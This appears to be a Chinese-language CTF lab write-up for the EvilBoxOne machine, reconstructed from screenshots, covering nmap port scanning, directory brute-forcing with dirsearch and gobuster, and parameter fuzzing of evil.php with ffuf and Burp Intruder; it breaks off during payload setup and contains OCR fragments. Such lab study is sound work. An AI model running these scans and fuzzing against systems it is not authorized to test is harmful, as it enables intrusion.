
EvilBoxOne

机器	IP
攻击机/Kali	192.168.246.148
目标机/Linux	192.168.1.7

0x01 信息收集

端口扫描

`nmap -sS -sV -A -O -p- 192.168.1.7`



```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -A -O -p- 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 21:47 CST
Nmap scan report for evilboxone (192.168.1.7)
Host is up (0.015s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37
OS details: DD-WRT v24-sp2 (Linux 2.4.37)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   33.88 ms 192.168.246.2 (192.168.246.2)
2   0.41 ms  evilboxone (192.168.1.7)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.05 seconds
```


- 目标主机名为`evilboxone`
- 开放端口与服务：
  - 22/tcp 运行OpenSSH 7.9p1的SSH服务
  - 80/tcp 运行Apache httpd 2.4.38的HTTP服务
- Linux内核版本：2.4.37

目录扫描

`dirsearch -u http://192.168.1.7`

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.1.7/_25-08-29_22-05-42.txt

Target: http://192.168.1.7/

[22:05:42] Starting:
[22:05:53] 403 -  276B  - /.ht_wsr.txt
[22:05:54] 403 -  276B  - /.htaccess.orig
[22:05:54] 403 -  276B  - /.htaccess.bak1
[22:05:54] 403 -  276B  - /.htaccess.sample
[22:05:54] 403 -  276B  - /.htaccess_orig
[22:05:54] 403 -  276B  - /.htaccess_sc
[22:05:54] 403 -  276B  - /.htaccessOLD2
[22:05:54] 403 -  276B  - /.htaccessOLD
[22:05:54] 403 -  276B  - /.htaccess.save
[22:05:54] 403 -  276B  - /.htaccessBAK
[22:05:54] 403 -  276B  - /.htaccess_extra
[22:05:54] 403 -  276B  - /.html
[22:05:54] 403 -  276B  - /.htm
[22:05:54] 403 -  276B  - /.htpasswd_test
[22:05:54] 403 -  276B  - /.htpasswds
[22:05:54] 403 -  276B  - /.httr-oauth
[22:05:59] 403 -  276B  - /.php
[22:08:41] 200 -   12B  - /robots.txt
[22:08:43] 200 -    4B  - /secret/
[22:08:43] 301 -  311B  - /secret  ->  http://192.168.1.7/secret/
[22:08:45] 403 -  276B  - /server-status
[22:08:45] 403 -  276B  - /server-status/

Task Completed
```


可访问页面有/robots.txt



```
Hello H4x0r
```

猜测 `H4x0r` 为用户名，但尝试ssh暴力破解无果


/secret页面无回显，继续扫描目录




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.7/secret -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html -b 403,404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.7/secret
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 4]
/evil.php             (Status: 200) [Size: 0]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

换用dirb/dirbuster/gobuster工具，指定/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt，仅gobuster扫描出eval.php页面

查看index.html及其源代码，无发现


192.168.1.7/secret/index.html
http://192.168.1.7/secret/inde
view-source:http://192.168.1.7/secret/index.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hackin


查看evil.php


192.168.1.7/secret/evil.ph
http://192.168.1.7/secret/evil.
view-source:http://192.168.1.7/secret/evil.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking

测试思路：找参数确认可交互入口->测行为判断PHP文件功能->漏洞探测


参数探测：

```
ffuf -u http://192.168.1.7/secret/evil.php? -w
/usr/share/wordlists/seclist/Directory/Web-Content/burp-parameter-names.txt -mc
200 -fs 0
```



```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.1.7/secret/evil.php?FUZZ=test -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt -mc
200 -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.7/secret/evil.php?FUZZ=test
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 0
________________________________________________

:: Progress: [6453/6453] :: Job [1/1] :: 242 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

没有爆破出来，换用BP的Cluster bomb



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the atta

Payload set: 1   Payload count: 2,588


Payload type: Simple list   Request count: 116,460

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

userid
sql
options
address
activated
action2

each payload before it is usec



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 2

Payload count: 45

Payload type: Simple list

Request count: 116,460


Payload Options [Simple list]

